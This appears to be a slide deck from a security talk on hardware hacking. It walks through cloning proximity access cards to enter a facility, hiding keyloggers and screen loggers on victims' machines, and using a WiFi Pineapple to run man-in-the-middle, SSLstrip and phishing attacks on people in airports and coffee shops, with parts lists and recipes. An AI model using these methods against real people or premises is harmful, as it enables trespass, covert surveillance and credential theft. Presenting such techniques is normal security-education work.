- Goto to a lunch area or elevator where targets hangout and sweep for prox cards
- Use gathered facility and site codes to clone prox cards with prox card writer and T55x7 cards
- Take cloned cards and enter facility
- Alternatively use Proxmark3 to emulate cards and bruteforce ranges to gain access to additional areas


KeyLoggers

- What is a KeyLogger?
  - Keystroke logging (more often called keylogging or "keyloggers") is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored. There are numerous keylogging methods, ranging from hardware and software-based approaches to electromagnetic and acoustic analysis.

    -Thanks wikipedia


KeyLoggers - Past

- You need physical access
- You need to plug it to the keyboard
- Usually PS2 or USB
- Sometime the logs are hard to read
- You can't see the mouse
- You can't see virtual keyboard
- Software keyloggers




ScreenLoggers - Future

- Instead of reading logs, I'll just see what you are doing
- VGA
- DVI
- HDMI




ScreenLoggers


- Almost any screen could be monitored
- Very simple and easy
- We just need to plug the video and USB connector and we are ready
- DVI
- VGA
- HDMI



KeyLoggers - InSide

- Anyone open their keyboard lately?
- Small things, but still we need space for it
- Not that fast installation






- Without Keylogger

- With Keylogger

KeyLoggers – InSide (cont.)

- We need some tools:
  - Crimp Connector Housing: 0.1 inch pitch 1x4
  - Female Crimp Pins for 0.1" Housings
  - Crimping Tool: 0.1-1.0 mm² Capacity, 16-28 AWG SN-28B




Crimp Connector Housing: 0.1 inch pitch 1x4-Pin 10-Pack

Price:	£0.46 (£0.38 + VAT)
Availability:	68
Model:	CRIMPHOUS4
Manufacturer:	Pololu
Average Rating:	Not Rated

Qty: 1

KeyLoggers – InSide (cont. 2)

- This is an open keyboard with the module



KeyLoggers - Serial

- Yes, there are also serial keyloggers
- Printer keyloggers
- Payment device keyloggers

ScreenLoggers - Demo

ScreenLoggers - Recipe

- VideoGhost:
  - https://www.keelog.com/hardware_video_logger.html
- VGA
- DVI
- HDMI
- Plug it between the screen and the machine
- Plug the USB from the cable to the machine


KeyLoggers - Recipe

- Keyboard – just a simple one with enough space


- Open the keyboard

- User guide: https://www.keelog.com/files/KeyGrabberModuleUsersGuide.pdf

- B K S – the magic letters (change them!)



Prepare the wire tips. Crimp the provided connector sockets over the wire tips with the pliers or crimp tool.



PineApple / Karma

- Cracking WEP or WPA key >> boring

- Inverse war driving more fun

- Let victims connect and MITM them

- Works well, most people are cheapskates and love free wifi

- Target rich areas are airports, hotels, coffee shops and so on

- Also corporate environments that do not offer wifi for private or guest use

PineApple/Karma – History

- 2004 Karma tool Shane Macaulay & Dino Dai Zovi


- 2008 Karmetasploit HD Moore

- 2008 Jasager on OpenWRT Fon 2100 Robin Wood and Hak5

- Since then many upgrades, tweaks and implementations

- Netbooks with Atheros or Prism54 chipset, Pineapple, Pwnphone etc

PineApple / Karma – History (cont.)



Karma Laptop Tools

- Laptop with Linux e.g. Ubuntu
- Wifi interface supporting monitor mode and injection e.g. Atheros
- Aircrack-NG
- DHCP server
- Metasploit framework
- Database backend
- EEE900 with built-in Atheros and Linux installed one option

PineApple – Standalone

- Alfa AP121U running OpenWRT flashed with Pineapple mk4 firmware
- Nokia 900 with injection driver and manually installed tools or Pwnphone software
- Legacy – Fonera 2100 with Jasager Firmware
- Legacy – Alfa AP51 flashed with Pineapple mk3
- Roll own using TPLink WR703N


PineApple – UnBricking

- Bricked routers or with no OpenWRT need to be reflashed


- Always check the MD5 before flashing

- Acquire USB/serial to UART cable for low level serial firmware flashing

- PL2303 or Silicon Labs CP210x chipset



PineApple – UnBricking (cont.)




PineApple – UnBricking (cont. 2)

- Disconnect power on router

- Remove two front rubber feet on bottom of the router

- Remove two screws and open case




Pic from wifipineapple.com

- Connect RX, TX and GND pins on router to adapter (some cheapskate adapters may have TX and RX labels flipped)

- Do not connect VDD use the router power adapter

- Follow steps described at http://cloud.wifipineapple.com/index.php?flashing

PineApple – Web Gui


| Status | Configuration | Advanced | USB | Jobs | 3G | SSH | Scripts | Logs | Upgrade | Resources | Pineapple Bar | About | | RandomRoll

Services

```
 Wireless enabled.  | Stop
MK4 Karma enabled.  | Stop
Autostart disabled. | Start
Cron Jobs enabled.  | Stop
URL Snarf disabled. | Start
DNS Spoof enabled.  | Stop
3G bootup disabled. | Enable
3G redial disabled. | Enable
      SSH offline.  | Connect
  Stealth enabled.  | Disable
```


Interfaces

```
 POE / LAN Port: 172.16.42.1
   USB 3G Modem:
  WAN / LAN Port:
Public Internet: reveal public ip
```

Karma / Connection Status (Generate Detailed Report)

```
1350292058 [redacted] 172.16.42.131 victim2 [redacted]


IP address       HW type     Flags       HW address            Mask     Device
172.16.42.42     0x1         0x2         [redacted]            *        br-lan


KARMA: Successful association of [redacted]
KARMA: Checking SSID for start of association, pass through PoC Free Wifi
KARMA: Successful association of [redacted]
KARMA: Checking SSID for start of association, pass through PoC Free Wifi
KARMA: Successful association of [redacted]
KARMA: Checking SSID for start of association, pass through ...C...:.)...<|.u..a..\........
KARMA: Successful association of [redacted]
KARMA: Checking SSID for start of association, pass through p.>.A..g>.~...k..8\*..;.2.
```

PineApple – Weaponized



PineApple – Luvz Hak5 NOT !!!

- Ha ha Shannon, ha ha

PineApple - Demo

PineApple – Pwn Pwners

- Nice find >> exploit flaws in Pineapple code http://penturalabs.wordpress.com/2013/07/29/green-for-the-anti-pineapple/

- CSRF combined with command injection

- Make your 0wn Pineapple juice ...

Props to @penturalabs

PineApple - Recipe

- HW: Alfa Hornet AP121U w/ OpenWRT http://www.data-alliance.net/servlet/-strse-667/Alfa-Open-dsh-WRT-802.11n-AP/Detail

- HW: USB to UART TTL adapter PL2303 or CP210x chipset on eBay e.g. www.ebay.co.uk/sch/i.html?_nkw=USB+uart+ttl

- HW: Rechargable battery pack 12V e.g. Astro3 Anker 10000mAh on Amazon

- SW: Wifipineapple.com http://cloud.wifipineapple.com/index.php?downloads

PineApple – Recipe (cont.)

- HW+SW: Alternatively get small notebook with Atheros chipset e.g. Asus EEE900 on eBay

- HW+SW: Alternatively get Nokia N900 on eBay and load PwnPhone community edition http://pwnieexpress.com/pages/community-downloads or install tools manually with package manager

PineApple – Recipe (cont. 2)

- Attach Pineapple to battery pack, add USB storage and swap space

- Enable Karma mode, connect Pineapple to Linux machine with Internet access (wifi or 3G) and share it with Pineapple

- Run SSLstrip or make a nice phishing page tailored for your main target or code evil java script injection payload

- Goto an airport, hotel or coffee shop where your targets hangout and free wifi is scarce

- Rape and pillage target with MITM attacks

To Wrap It All Up

- **Hardware hacking is phun**
- **You don’t need to have tons of $$$**
- **It gets simpler and simpler**
- **Build hardware tools and pwn stuff**

# E [0] F

Questions?

>>

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FORTCONSULT
Straight talk on IT security